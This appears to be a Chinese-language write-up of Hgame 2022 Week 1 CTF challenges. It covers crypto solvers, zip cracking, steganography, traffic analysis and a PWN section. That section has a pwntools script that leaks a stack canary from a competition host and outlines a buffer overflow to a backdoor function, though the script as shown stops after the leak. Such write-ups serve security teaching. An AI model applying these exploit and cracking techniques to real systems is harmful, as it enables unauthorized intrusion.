Hgame 2022 Week1 WriteUp

CRYPTO

Dancing Line

从左上角开始，向右是 0，向左是 1

```
import cv2

dl = cv2.imread("./DancingLine.bmp", 0)
b = ''
i = j = 0
h, w = dl.shape

while True:
    if (j + 1 < w) and (dl[i][j + 1] != 255):
        b += '0'
        j += 1
        continue
    elif (i + 1 < h) and (dl[i + 1][j] != 255):
        b += '1'
        i += 1
        continue
    break
```

```
raw = ''.join(chr(int(b[i:i+8], 2)) for i in range(0, len(b), 8))
print(raw)
```

Easy RSA

已知 e, p, q, c 求 m


拓展欧几里得辗转相除法求出 d 即可


```
def extended_euclid(a,b):
    if b==0:
        return 1,0
    else:
        x,y = extended_euclid(b,a%b)
        return y,x-a//b*y

def calc_d(a,b):
    x,y = extended_euclid(a,b)
    while x<0:
        x = x + b
    return x

enc = [(12433, 149, 197, 104), (8147, 131, 167, 6633), (10687, 211, 197, 35594),
    (19681, 131, 211, 15710), (33577, 251, 211, 38798), (30241, 157, 251,
35973),
    (293, 211, 157, 31548), (26459, 179, 149, 4778), (27479, 149, 223, 32728),
    (9029, 223, 137, 20696), (4649, 149, 151, 13418), (11783, 223, 251, 14239),
    (13537, 179, 137, 11702), (3835, 167, 139, 20051), (30983, 149, 227, 23928),
    (17581, 157, 131, 5855), (35381, 223, 179, 37774), (2357, 151, 223, 1849),
    (22649, 211, 229, 7348), (1151, 179, 223, 17982), (8431, 251, 163, 30226),
    (38501, 193, 211, 30559), (14549, 211, 151, 21143), (24781, 239, 241,
45604),
    (8051, 179, 131, 7994), (863, 181, 131, 11493), (1117, 239, 157, 12579),
    (7561, 149, 199, 8960), (19813, 239, 229, 53463), (4943, 131, 157, 14606),
    (29077, 191, 181, 33446), (18583, 211, 163, 31800), (30643, 173, 191,
27293),
    (11617, 223, 251, 13448), (19051, 191, 151, 21676), (18367, 179, 157,
14139),
    (18861, 149, 191, 5139), (9581, 211, 193, 25595)]

for e, p, q, c in enc:
    n = p * q
    phi_n = (p - 1) * (q - 1)
    d = calc_d(e, phi_n)
    m = pow(c, d, n)
    print(chr(m), end="")
```


Matryoshka

盲文 -> 反转 -> 摩斯 -> 十六进制 -> 维吉尼亚 -> 栅栏 -> 凯撒 -> 明文

> CyberChef 的栅栏和别的网站不一样







English Novel

先找出对应的 original 和 encrypt 文件

先备份一份 original_tmp 和 encrypt_tmp，把所有字母都改成 `*` 号

```
import os

for root, dirs, files in os.walk("original"):
    for file in files:
        ori = open(os.path.join(root, file)).read()
        for i in range(len(ori)):
            if ori[i].isalpha():
                ori = ori[:i] + '*' + ori[i + 1:]
        open(os.path.join(root, file), "w").write(ori)

for root, dirs, files in os.walk("encrypt"):
    for file in files:
        enc = open(os.path.join(root, file)).read()
        for i in range(len(enc)):
            if enc[i].isalpha():
                enc = enc[:i] + '*' + enc[i + 1:]
        open(os.path.join(root, file), "w").write(enc)
```

然后找出相同的文件算出 key，再用 key 解 flag

```
import os
from encrypt import encrypt

pairs = []
max_len = 0

for ori_root, ori_dirs, ori_files in os.walk("original"):
    for ori_file in ori_files:
        ori = open(os.path.join(ori_root, ori_file)).read()
        for enc_root, enc_dirs, enc_files in os.walk("encrypt"):
            for enc_file in enc_files:
                enc = open(os.path.join(enc_root, enc_file)).read()

                if ori == enc:
                    max_len = max(max_len, len(ori))
                    pairs.append((ori_file, enc_file))

# print(pairs)
# print(max_len)

key = [-1] * max_len

for pair in pairs:
    ori = open("original_tmp/" + pair[0]).read()
    enc = open("encrypt_tmp/" + pair[1]).read()
    length = len(ori)
    for i in range(length):
        if key[i] == -1 and ori[i].isalpha():
            key[i] = 0 - ((ord(enc[i]) - ord(ori[i])) % 26)
```

```python
# print(key)
enc_flag = open("flag.enc").read()
print(encrypt(enc_flag, key))
```

```
○ python exp.py
[-3, -5, -18, -12, -1, -24, -19, -10, -9, -11, -1, -1, -8, -18, -13, -19, -3, -12, -20, 0, -5, -10, -4, -1, -9, -12, 0,
-13, -22, -3, -25, -15, 0, -22, -25, -9, -1, -23, -5, -14, -14, -3, -3, -19, 0, -8, -18, -6, 0, 0, -21, -7, -7, -21, -6,
 -20, -9, -22, -20, -13, -8, -4, -2, -1, -20, -20, -25, -17, -16, -16, -25, -23, -21, -20, -20, -21, -9, -18, -10, -16,
-10, -5, -20, -10, 0, -6, -18, -25, -7, -11, -20, -9, -2, -3, -23, -6, -15, -17, -13, -16, -12, -23, -17, -13, -13, -12,
 -4, -6, -3, -18, -19, -3, -19, -23, -2, -19, -13, 0, -18, -5, -24, -10, -6, -7, -2, -10, -1, -14, -10, -1, 0, -23, -12,
 -22, -11, 0, -17, -20, -24, -6, -19, -16, -13, -1, -19, 0, -13, -22, -25, -5, -6, -19, -14, -21, -21, -18, -7, -24, -12
, -19, -7, -24, -9, -1, -6, -24, -8, -17, -13, -17, -17, -10, -15, -21, -14, -2, -4, -21, -22, -6, -1, -15, -14, 0, 0, 0
, -14, -15, -13, 0, -22, -20, -7, -15, -8, -9, -7, -4, -23, -22, -8, -8, -12, -4, -14, 0, -21, 0, -21, 0, -4, -3, -3, -2
2, -6, -6, -6, -8, -5, -22, -3, -25, -25, -12, -6, -22, -20, -11, -22, -19, -23, -7, -1, -14, -21, -3, -4, -25, -15, -18
, -9, -19, 0, -19, -24, -7, -10, -20, -1, -3, -3, -6, -8, -24, -22, -19, -11, -18, -16, -21, -2, -1, -5, -6, -22, -6, -2
5, -7, -20, -25, -24, -4, -25, -23, -6, -17, -17, -3, -5, -12, -7, -12, -16, -9, -11, -3, -25, -8, 0, -15, -6, -3, -13,
-24, -22, -12, 0, -12, -19, -21, -6, -13, -25, -1, -10, 0, -10, -2, -22, -4, -25, 0, -15, -23, -15, -1, -7, -19, -16, -5
, -19, 0, -11, -15, -7, -9, -16, 0, -13, -10, -5, -3, -20, -12, 0, -24, -24, -5, -17, -15, -16, -20, -21, -3, -13, -23,
-15, -21, -24, -13, -19, -4, -25, -18, -16, 0, -20, -7, -9, -16, -9, -21, -12, -2, -4, -22, 0, -23, -25, -12, -4, -18, -
2, -13, -11, -20, -17, 0, -18, -17, -23, -6, -5, -3, -13, -3, -22, -2, -15, -17, -15, -22, -15, -1, -17, 0, -1, -1, -18,
 -5, -15, -12, -9, -14, 0, 0, 0, -10, -4, -20]
hgame{D0_y0u_kn0w_'Kn0wn-pla1ntext_attack'?}
```

IoT

饭卡的uno

丢进 IDA 里直接有（？）

```
05BC                    db 0AFh
05BD                    align 2
05BE                    db  68h ; h
05BF aGameF1rst5tep0    db 'game{F1rst_5tep_0F_IOT}',0
05D7                    db  0Dh
05D8                    db  0Ah
05D9                    align 2
```


MISC

欢迎欢迎！热烈欢迎！


公众号给的

这个压缩包有点麻烦


先爆破 6 位数字密码



然后字典爆破



然后明文攻击，题目说要用仅储存的模式



将 flag.jpg 改成 flag.zip

然后去掉伪加密即可

```
PS C:\Users\      \Desktop> java -jar .\ZipCenOp.jar r .\test-New\flag\jpg\flag.zip
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by zip.CenOp$1 (rsrc:./) to method java.nio.DirectByteBuffer.cleaner()
WARNING: Please consider reporting this to the maintainers of zip.CenOp$1
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
Exception in thread "main" java.lang.reflect.InvocationTargetException
        at java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
        at java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
        at java.base/jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
        at java.base/java.lang.reflect.Method.invoke(Method.java:566)
        at org.eclipse.jdt.internal.jarinjarloader.JarRsrcLoader.main(JarRsrcLoader.java:58)
Caused by: java.lang.NoClassDefFoundError: sun/misc/Cleaner
        at zip.CenOp$1.run(CenOp.java:95)
        at java.base/java.security.AccessController.doPrivileged(Native Method)
        at zip.CenOp.clean(CenOp.java:89)
        at zip.CenOp.operate(CenOp.java:80)
        at zip.CenOp.main(CenOp.java:32)
        ... 5 more
Caused by: java.lang.ClassNotFoundException: sun.misc.Cleaner
        at java.base/java.net.URLClassLoader.findClass(URLClassLoader.java:471)
        at java.base/java.lang.ClassLoader.loadClass(ClassLoader.java:589)
        at java.base/java.lang.ClassLoader.loadClass(ClassLoader.java:522)
        ... 10 more
```

好康的流量

Wireshark 打开可以发现是 SMTP 数据


追踪流，base64 解码可以得到源文件

发现是一个 png 文件


得到前半部分 flag


StegSolve 1.3 by Caesum
File Analyse Help
Green plane 2
<
>


得到后半部分 flag



Extract Preview
53746567346e3067 72617068797d5374 Steg4n0g raphy}St
6567346e30677261 7068797d53746567 eg4n0gra phy}Steg
346e306772617068 797d53746567346e 4n0graph y}Steg4n
306772617068797d 53746567346e3067 0graphy} Steg4n0g
72617068797d5374 6567346e30677261 raphy}St eg4n0gra
7068797d53746567 346e306772617068 phy}Steg 4n0graph
797d53746567346e 306772617068797d y}Steg4n 0graphy}
53746567346e3067 72617068797d5374 Steg4n0g raphy}St
6567346e30677261 7068797d53746567 eg4n0gra phy}Steg
346e306772617068 797d53746567346e 4n0graph y}Steg4n
Bit Planes
Alpha 7 6 5 4 3 2 1 0
Red 7 6 5 4 3 2 1 0
Green 7 6 5 4 3 2 1 0
Blue 7 6 5 4 3 2 1 0
Preview Settings
Include Hex Dump In Preview
Order settings
Extract By Row Column
Bit Order MSB First LSB First
Bit Plane Order
RGB GRB
RBG BRG
GBR BGR
Preview
Save Text
Save Bin
Cancel

群青(其实是幽灵东京)



SilentEye 加密，密码在频谱图里





用 RX-SSTV 收音，得到 flag

PWN

test_your_nc

nc 连上得 flag

test_your_gdb

没开地址随机化，开了 canary

IDA 动调

```
unsigned __int64 __fastcall work(void *a1)
{
  _QWORD v2[32]; // [rsp+0h] [rbp-150h] BYREF
  __int64 v3[2]; // [rsp+100h] [rbp-50h] BYREF
  __int64 s2[2]; // [rsp+110h] [rbp-40h] BYREF
  char buf[16]; // [rsp+120h] [rbp-30h] BYREF
  char v6[24]; // [rsp+130h] [rbp-20h] BYREF
  unsigned __int64 v7; // [rsp+148h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  v3[0] = 0xBA0033020LL;
  v3[1] = 0xC0000000D00000CLL;
  s2[0] = 0x706050403020100LL;
  s2[1] = 0xF0E0D0C0B0A0908LL;
  SEED_KeySchedKey(v2, (unsigned __int8 *)v3);
  SEED_Encrypt(s2, v2);
  init_io();
  puts("hopefully you have used checksec");
  puts("enter your pass word");
  read(0, buf, 0x10uLL);
  if ( !memcmp(buf, s2, 0x10uLL) )
  {
    write(1, v6, 0x100uLL);
    gets(v6);
  }
  else
  {
    read(0, v6, 0x10uLL);
  }
  return __readfsqword(0x28u) ^ v7;
}
```

令输入 buf 和 s2 值相等


然后会输出包含 canary 的 0x100 个字节

盖到 canary 后再把返回地址盖到 b4ckd00r 函数处即可

```python
from pwn import *

# io = process("./a.out")
io = remote("chuj.top", 50610)

print(io.recvuntil(b'enter your pass word\n'))
io.send(p64(0x0B0361E0E8294F147) + p64(0x8C09E0C34ED8A6A9))

buf = io.recv()
print(buf)
